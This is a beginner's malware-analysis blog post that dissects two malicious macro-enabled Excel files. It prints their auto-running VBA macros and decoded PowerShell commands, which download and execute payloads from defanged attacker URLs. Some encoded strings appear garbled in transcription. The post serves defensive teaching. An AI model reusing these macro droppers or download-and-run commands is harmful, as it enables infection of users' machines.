

# Analyzing Macro enabled Office Documents

[blog.cyber5w.com/analyzing-macro-enabled-office-documents](https://blog.cyber5w.com/analyzing-macro-enabled-office-documents)

Experience Level required: beginner

## Objectives

In this blog we will Learn how to analyze MS Office Macro enabled Documents.

1st sample:


8d15fadf25887c2c974e521914bb7cba762a8f03b1c97a2bc8198e9fb94d45a5

2nd sample:

a9f8b7b65e972545591683213bb198c1767424423ecc8269833f6e784aa8bc99

## 1st Sample

Let's see the sample in Virus Total




The screenshot shows the VirusTotal analysis page for a file with SHA256 hash 8d15fadf25887c2c974e521914bb7cba762a8f03b1c97a2bc8198e9fb94d45a5. The file is identified as a malicious Excel spreadsheet (XLSX) with a size of 73.25 KB and was last analyzed 8 months ago. A community score of 37/63 is displayed, indicating that 37 security vendors and 2 sandboxes have flagged the file as malicious. The 'DETECTION' tab is active, showing a table of security vendors and their respective detections.

Security vendors' analysis	Do you want to automate checks?
Alibaba	TrojanDropper:Office977Powdow.fc0ecd... Antiy-AVL Trojan[Downloader]MSOOffice.Agent
Arcabit	Trojan.Generic.D2D77BBE Avast VBS:Dropper-VA [Drp]
AVG	VBS:Dropper-VA [Drp] Avira (no cloud) HEUR/Macro.Downloader.ARAVD.Gen
BitDefender	Trojan.GenericKD.47676350 Cynet Malicious (score: 99)
Cyren	PP97M/Dropper.V.gen[Eldorado] DrWeb X97M.Down.Loader.792
Emisoft	Trojan.GenericKD.47676350 (B) eScan Trojan.GenericKD.47676350
ESET-NOD32	VBA/TrojanDropper.Agent.CHH Fortinet VBA/Agent.MVFitr
GData	Trojan.GenericKD.47676350 Google Detected

37 of 63 security vendors detected this file as malicious.

Let's open the file.



It uses a social engineering technique to persuade the user to enable the macros that lead to the infection of the user.

Let's see the macro code of the sample, I'll use olevba

```
olevba "C:\Users\M4lcode\Desktop\xlm
sample\8d15fadf25887c2c974e521914bb7cba762a8f03b1c97a2bc8198e9fb94d45a5.xlsm"
```

```
VBA_MACRO ThisWorkbook
in file: xl/vbaProject.bin - OLE stream: 'ThisWorkbook'
-----
Private Function Prefix3() As String
Dim x As String
Dim s As String
s = "cne-1niw-exe.llehsrewoP0.1"
s = s + "\vlllehsrewoPswodniWl23metsyS\swodniWl:C"
x = StrReverse(s)
Prefix3 = x
End Function

Private Sub Workbook_Activate()
Prefix0
End Sub

Private Function Prefix2() As String
Dim text As String

text = text + "JABQAHITabw8JAE4AYQBTAGUAI9ACAIIgBLAHQAVQBxAGYAdABlAGYAZgBoAHEAaABvAhgAe"
text = text + "gBSAGTAbABZAHMAwQAUAGUeABlAClADwAoE4ZQB3ACBAtwBlAGaAZQB7AHQA7ABTHKAcw"
text = text + "B8KGuABQAUeEAZQBAC4AVwB3AGIAQwBAGKAZQBwUQAQAUACQBwB3AGF4ABvBAGEAZAB"
text = text + "GAGKABABlACgIgBoAHQADABwAHMAQAVAC8AdwB3AHcALgBxAHEACQBMAQ8AcgBtAHUJAbABh"
text = text + "AC4AYwBVAC4AegBhCBAdwBvAHITAwBzAC8AUgB3JAEMASAAUHAaAQBMAClALAA1ACQAZQBwA"
text = text + "HYAdgBBFAFAUABEAEEFAVABBAFwAJABQAHITabw8JAE4AYQBTAGUAIgApADsAUwB0AGEAcgB0AC"
text = text + "0AUwBvAGSAtwB3lBPMACwAgAcgIgAKAGUAgBz2AdoAQQBQAFARABBAFQAQQBACQAUABYAgB"
text = text + "AYwB0RGEABQ8lAClAKQA"

Prefix2 = text
End Function

Private Function Prefix1() As String
Dim x As String
x = x + "st"
x = x + "ant"
x = x + "/" + "H" + "I" + "N"

Prefix1 = x
End Function

Private Sub Worksheet_PivotTableAfterValueChange(ByVal TargetPivotTable As PivotTable, ByVal TargetRange As Range)
End Sub

Private Sub Prefix0()
On Error Resume Next
```

It has many suspicious functions, It also has base64 strings

Type	Keyword	Description
AutoExec	Workbook_Activate	Runs when the Excel Workbook is opened
Suspicious	Open	May open a file
Suspicious	Output	May write to a file (if combined with Open)
Suspicious	Print #	May write to a file (if combined with Open)
Suspicious	Shell	May run an executable file or a system command
Suspicious	StrReverse	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	Bixkcozkkemqyslmpvw uri.bat	Executable file name
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code

VBA Stomping detection is experimental; please report any false positive/negative at

Let's dump the macro code to a file to see it better

```
olevba -c "C:\Users\M4lcode\Desktop\xlm
sample\8d15fadf25887c2c974e521914bb7cba762a8f03b1c97a2bc8198e9fb94d45a5.xlsm" >
dump.vba
```

Let's view the dumped file with notepad ++ (you can view it with any text editor software)

```

1 Private Function Prefix3() As String
2 Dim x As String
3 Dim s As String
4 s = " cnc- 1 nlw- exe.1lshrewop\0.1"
5 s = s + "p\1lshrewop\FswodniW\23metsy5\swodniW\;C"
6 x = StrReverse(s)
7 Prefix3 = x
8 End Function
9
10
11 Private Sub Workbook_Activate()
12 Prefix0
13 End Sub
14
15 Private Function Prefix2() As String
16 Dim text As String
17
18 text = text + "JABQAHIAbwBjAE4AYQBtAGUAI9ACAAIqBIAHQAYQBxAGYAdABiAGVAZgRoAHEAaABwAHgAe"
19 text = text + "gBSAGIAhAbzAHMAeQAUAGUeABIAICIAowAcAE4AZQB3AC0ATwB1AG0AZQByAHQAIASTAHKAcw"
20 text = text + "BOAGUAbQAUAE4AZQB0AC4AVvB1AGIAQwBsAGKAZQBuaAHQAQAUeQAQwB3AG4AbABvAGEAZAB"
21 text = text + "GAGkAbAB1ACgAtgB0AQHQAjAbwAHMG0gAvACRAdwB3AHcALgBkAHEAcQBmAGSACgBtAHUAbABh"
22 text = text + "AC4AVvBvAC4AegBhACIdwBvAHIAAwBzACRAGdB3AGJASASAAUABAAeQBmACIAIAALICQJQBUa"
23 text = text + "HMG0yBBAFAABAEAEZAVABBAwJABQAHIAbwBjAE4AYQBtAGUAI9ACAAIqBIAHQAYQBxAGYAdABiAGVAZgRoAHEAaABwAHgAe"
24 text = text + "0AUABYAGSAYW1B1MNAcmAqACgAtgAkAGUAbgB2ADoAQOBQAFARABBAFQNBQOBcACQAUABYAGS"
25 text = text + "AYwBOAGEAbOB1ACIAKQA="
26
27
28 Prefix2 = text
29 End Function
30
31
32 Private Function Prefix1() As String
33 Dim x As String
34 x = x + "nc"
35 x = x + "text "
36 x = x + "/"H" + "I" + "N "
37
38 Prefix1 = x
39 End Function
40
41 Private Sub Worksheet_PivotTableAfterValueChange(ByVal TargetPivotTable As PivotTable, ByVal TargetRange As Range)
42
43 End Sub

```

This function concatenates two strings, then reverses the result string and assigns it to **Prefix3**.

```

1 Private Function Prefix3() As String
2 Dim x As String
3 Dim s As String
4 s = "cne- 1 niw- exe.llehsrewop\0.1"
5 s = s + "v\llehSrewoPswodniW\23metsyS\swodniW\C"
6 x = StrReverse(s)
7 Prefix3 = x
8 End Function
9

```

I'll use this python script to reverse the string

```

def reverse_string(input_string):
    return input_string[::-1]

```

```

input_string = "cne- 1 niw-
exe.llehsrewop\0.1v\llehSrewoPswodniW\23metsyS\swodniW\C"
reversed_string = reverse_string(input_string)
print("Original string:", input_string)
print("Reversed string:", reversed_string)

```

```

C:\Users\Mostafa\Desktop>Untitled-1.py
Original string: cne- 1 niw- exe.llehsrewop\0.1v\llehSrewoPswodniW\23metsyS\swodniW\C
Reversed string: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -win 1 -enc

C:\Users\Mostafa\Desktop>

```

**Prefix3 =**

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -win 1 -enc
```

Let's go to the next function


The function concatenates 8 base64 encoded strings and assigns it to **Prefix2**.

```

14
15 Private Function Prefix2() As String
16 Dim text As String
17
18 text = text + "JABQAHIAbwBjAE4AYQBtAGUAIAA9ACAAIgBLAHQAYQBxAGYAdABiAGYAZgBoAHEAaABvAHgAe"
19 text = text + "gB5AGIAbABzAHMAaQAUAGUAEABlACIAOwAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcw"
20 text = text + "B0AGUAbQAUAE4AZQB0AC4AVwBLAGIAQwBsAGkAZQBuAHQAKQAUAEQAbwB3AG4AbABvAGEAZAB"
21 text = text + "GAGkAbABlACgAIgBoAHQAdABwAHMAOgAvAC8AdwB3AHcALgBxAHEAcQBmAG8AcgBtAHUAbABh"
22 text = text + "AC4AYwBvAC4AegBhAC8AdwBvAHIAawBzAC8AUgBJAEMASAAuAHAAaQBmACIALAAiACQAZQBUA"
23 text = text + "HYAOgBBAFAAUABEAEAAVABBAFwAJABQAHIAbwBjAE4AYQBtAGUAIgApADsAUwB0AGEAcgB0AC"
24 text = text + "0AUABYAG8AYwB1AHMAcWAgACgAIgAkAGUAbgB2ADoAQQBQAFARABBAFQAZQBcACQAUABYAG8"
25 text = text + "AYwBOAGEAbQB1ACIAKQA="
26
27
28 Prefix2 = text
29 End Function
30

```

I'll use cyberchef to decode the strings



## Prefix2 =

```
$ProcName = "Ktaqftbfffhghoxzyblssi.exe";
(New-Object
System.Net.WebClient).DownloadFile("https://www.qqqformula[.]co[.]za/works/RICH[
.]pif", "$env:APPDATA\$ProcName");
Start-Process ("$env:APPDATA\$ProcName")
```

Let's go to the next function

```
30
31
32 Private Function Prefix1() As String
33 Dim x As String
34 x = x + "st"
35 x = x + "art "
36 x = x + "/M" + "I" + "N "
37
38 Prefix1 = x
39 End Function
40
```

It concatenates strings

## Prefix1 =

start /MIN

Let's go to the last function

```

44
45 Private Sub Prefix0()
46 On Error Resume Next
47 ActiveWorkbook.Save
48 Dim bat As String
49 bat = "Bixkcozkkemqyslgmpvwuri.bat"
50 Dim d As Double
51 Dim text As String
52 text = Prefix1() + Prefix3() + Prefix2()
53 Open bat For Output As #1
54     Print #1, text
55     Close #1
56     d = Shell(bat, 0)
57 End Sub
58 -----

```

It concatenates **Prefix1**, **Prefix3** and **Prefix2** and print the result in a .bat file named "Bixkcozkkemqyslgmpvwuri.bat" then it runs the file

The resulted .bat file will be:

```

start /MIN C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe - win 1 - enc
$ProcName = "Ktaqftbfffhqoxyblssi.exe";
(New - Object
System.Net.WebClient).DownloadFile("hxxps[://]www[.]qqqformula[.]co[.]za/works/RICH[
.]pif", "$env:APPDATA\$ProcName");
Start - Process ("$env:APPDATA\$ProcName")

```

This script runs powershell script to download file from "hxxps[://]www[.]qqqformula[.]co[.]za/works/RICH[.]pif" to the current user's AppData directory with name "Ktaqftbfffhqoxyblssi.exe" and executes it.

## 2nd Sample

---

32 of 60 security vendors detected this file as malicious.

b51c07d9a4e50ac499514d378320260821bd7486acd1077a6bddf8ab70c6a2b3

32 / 60

32 security vendors and 5 sandboxes flagged this file as malicious

Reanalyze Similar More

b51c07d9a4e50ac499514d378320260821bd7486acd1077a6bddf8ab70c6a2b3  
ee6d2f06ce4476370cb830acb3890dca.xls.bin

Size: 42.50 KB | Last Analysis Date: 8 months ago

xls malware calls-wmi executes-dropped-file

Community Score


DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 5

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis Do you want to automate checks?

AhnLab-V3	Dropper/MSOffice.Generic	ALYac	Trojan.Downloader.XLS.gen
Antiy-AVL	Trojan[Downloader]/MSOffice.Agent	Arcabit	VB:Trojan.Valyria.D12E3
Avast	Other:Malware-gen [Trj]	AVG	Other:Malware-gen [Trj]
BitDefender	VB:Trojan.Valyria.4835	Cyren	X97M/Downldr.FN.gen/Eldorado
Emsisoft	VB:Trojan.Valyria.4835 (B)	eScan	VB:Trojan.Valyria.4835
ESET-NOD32	VBA/TrojanDownloader.Agent.WGL	Fortinet	VBA/Agent.2EA16itr.dldr
GData	VB:Trojan.Valyria.4835	Google	Detected
Ikarus	Trojan-Downloader.VBA.Agent	Kaspersky	HEUR:Trojan-Downloader.MSOffice.SLoa...

Let's open the sample



It also employs a social engineering technique to convince the user to enable macros, which then leads to the user being infected.

Let's see its macro code

olevba C:\Users\M41code\Desktop\ee6d2f06ce4476370cb830acb3890dca.xls



```

RValue = Rate(10 * 1, -1000, 6500)

WzpIuxvU = "IAAKAGYAZABZAGYAcwBkAGYATAA9ACAAIgBmAHMAZgBkAGcAaABmAGQAZABmAGcAaAAIADsATAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAAT" & _
"gbGAGUAYABUAGAAALgBgAfCAYABlAGAAQgBgAEMAYABsAGAAQgBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuEwAbwBBAGQAZgBjAGwARQAoACAaHS" & _
"BoAHQAdABwADoALwAvAHMAQdB5AGEAcwBoAGMabwBsAGwAZQBnAGUAbwBmAG4AdQByAHMAaQBUAGcALgBjAG8AbQVAGwAYQBUAGcAdQBhAGcAZQA" & _
"vAEQAbwBuADEANGZAC8AQwByAHKACAB0AGUAZABGAGkAbABlADEANGZAC4AZQB4AGUAHSAGcAwIAAdICQARQBOAHYAogB0AGUAbQBUAFwAagBm" & _
"AGMAyB2AGUAcAB0Ac4AZQB4AGUAHSAGcAKIAA7ACAACwB0AEAEUgB0ACAHSakAEUATgB2ADoAdABlAG8AcBCAGoAZgBjAGlAdgB1AHAAdAAUA" & _
"GUAEABlAB0gOwAkAGYAZABZAGYAcwBkAGYATAA9ACAAIgBmAHMAZgBkAGcAaABmAGQAZABmAGcAaAAIADsA"

Dim zKShMevSa As Object
Set zKShMevSa = CreateObject("Wscript.Shell")
zKShMevSa.Run FfxoXYwEo + aMmhrPjTA + WzpIuxvU, RValue

End Sub

-----
VBA_MACRO ThisWorkbook
in file: C:\Users\M4lcode\Desktop\ee6d2f06ce4476370cb830acb3890dca.xls - OLE stream: 'ThisWorkbook'
-----
Private Sub Workbook_Open()
Call rWYtUHOc
End Sub
-----

```

Type	Keyword	Description
AutoExec	Workbook_Open	Runs when the Excel Workbook is opened
Suspicious	Shell	May run an executable file or a system command
Suspicious	Wscript.Shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	CreateObject	May create an OLE object
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)

It uses **wscript** language and base64 encoding

Let's dump it to file

olevba -c C:\Users\M4lcode\Desktop\ee6d2f06ce4476370cb830acb3890dca.xls > dump.vba


```

dump.vba
1 | Public Sub rWYtUHOc()
2 | On Error Resume Next
3 | Dim yllrrov As String
4 | yllrrov = "NDHGFS"
5 |
6 | Dim LValue As Double
7 |
8 | LValue = NPer(0.0525 / 1, -200, 1500)
9 |
10 |
11 |
12 | FfxoXYwEo = ActiveWorkbook.BuiltinDocumentProperties("Comments")
13 | aMmhrPjTA = ActiveWorkbook.BuiltinDocumentProperties("Subject")
14 |
15 | Dim RValue As Double
16 |
17 | RValue = Rate(10 * 1, -1000, 6500)
18 |
19 |
20 | WzpIuxvU = "IAAKAGYAZABZAGYAcwBkAGYATAA9ACAAIgBmAHMAZgBkAGcAaABmAGQAZABmAGcAaAAIADsATAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAAT" & _
21 | "gbGAGUAYABUAGAAALgBgAfCAYABlAGAAQgBgAEMAYABsAGAAQgBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuEwAbwBBAGQAZgBjAGwARQAoACAaHS" & _
22 | "BoAHQAdABwADoALwAvAHMAQdB5AGEAcwBoAGMabwBsAGwAZQBnAGUAbwBmAG4AdQByAHMAaQBUAGcALgBjAG8AbQVAGwAYQBUAGcAdQBhAGcAZQA" & _
23 | "vAEQAbwBuADEANGZAC8AQwByAHKACAB0AGUAZABGAGkAbABlADEANGZAC4AZQB4AGUAHSAGcAwIAAdICQARQBOAHYAogB0AGUAbQBUAFwAagBm" & _
24 | "AGMAyB2AGUAcAB0Ac4AZQB4AGUAHSAGcAKIAA7ACAACwB0AEAEUgB0ACAHSakAEUATgB2ADoAdABlAG8AcBCAGoAZgBjAGlAdgB1AHAAdAAUA" & _
25 | "GUAEABlAB0gOwAkAGYAZABZAGYAcwBkAGYATAA9ACAAIgBmAHMAZgBkAGcAaABmAGQAZABmAGcAaAAIADsA"
26 |
27 | Dim zKShMevSa As Object
28 | Set zKShMevSa = CreateObject("Wscript.Shell")
29 | zKShMevSa.Run FfxoXYwEo + aMmhrPjTA + WzpIuxvU, RValue
30 |
31 |
32 |
33 |
34 | End Sub
-----
Visual Basic file length: 1,531 lines: 50 Ln: 1 Col: 1 Pos: 1 Unix (LF) UTF-8 INS

```

Let's try to decode this strings






```
$fdfsfsdf = "fsfdghfddfgh";
(New-objEct
`N`e`T`. `W`e`B`C`l`i`e`N`T`).DownLoAdFIle('hxxp[:]//]suyashcollegeofnursing[.]com/lan
guage/Don163/CryptedFile163[.]exe', "$ENV:temp\jfcvpept.exe");
Start "$ENV:temp\jfcvpept.exe";
\$fdfsfsdf = "fsfdghfddfgh";
```

This powershell script is downloading a file from “hxxp[:]//]suyashcollegeofnursing[.]com” to **temp** directory with name “jfcvpept.exe” then it starts it

CreateObject(“Wscript.Shell”) return is assigned to **zKShMevSa**



So **zKShMevSa** acts like **Wscript.Shell** and **zKShMevSa.Run = Wscript.Shell.Run**.

It’s clear now **Wscript.Shell.Run** executes the powershell script that downloads the malware from “hxxp[:]//]suyashcollegeofnursing[.]com” to **temp** directory with name “jfcvpept.exe” then it executes it.

This blog is authored by **Mostafa Farghaly(M4lcode)**.



[Previous Post](#)

## **Gafgyt Backdoor Analysis**

---



[Next Post](#)

**[Hard disk structure and analysis](#)**

---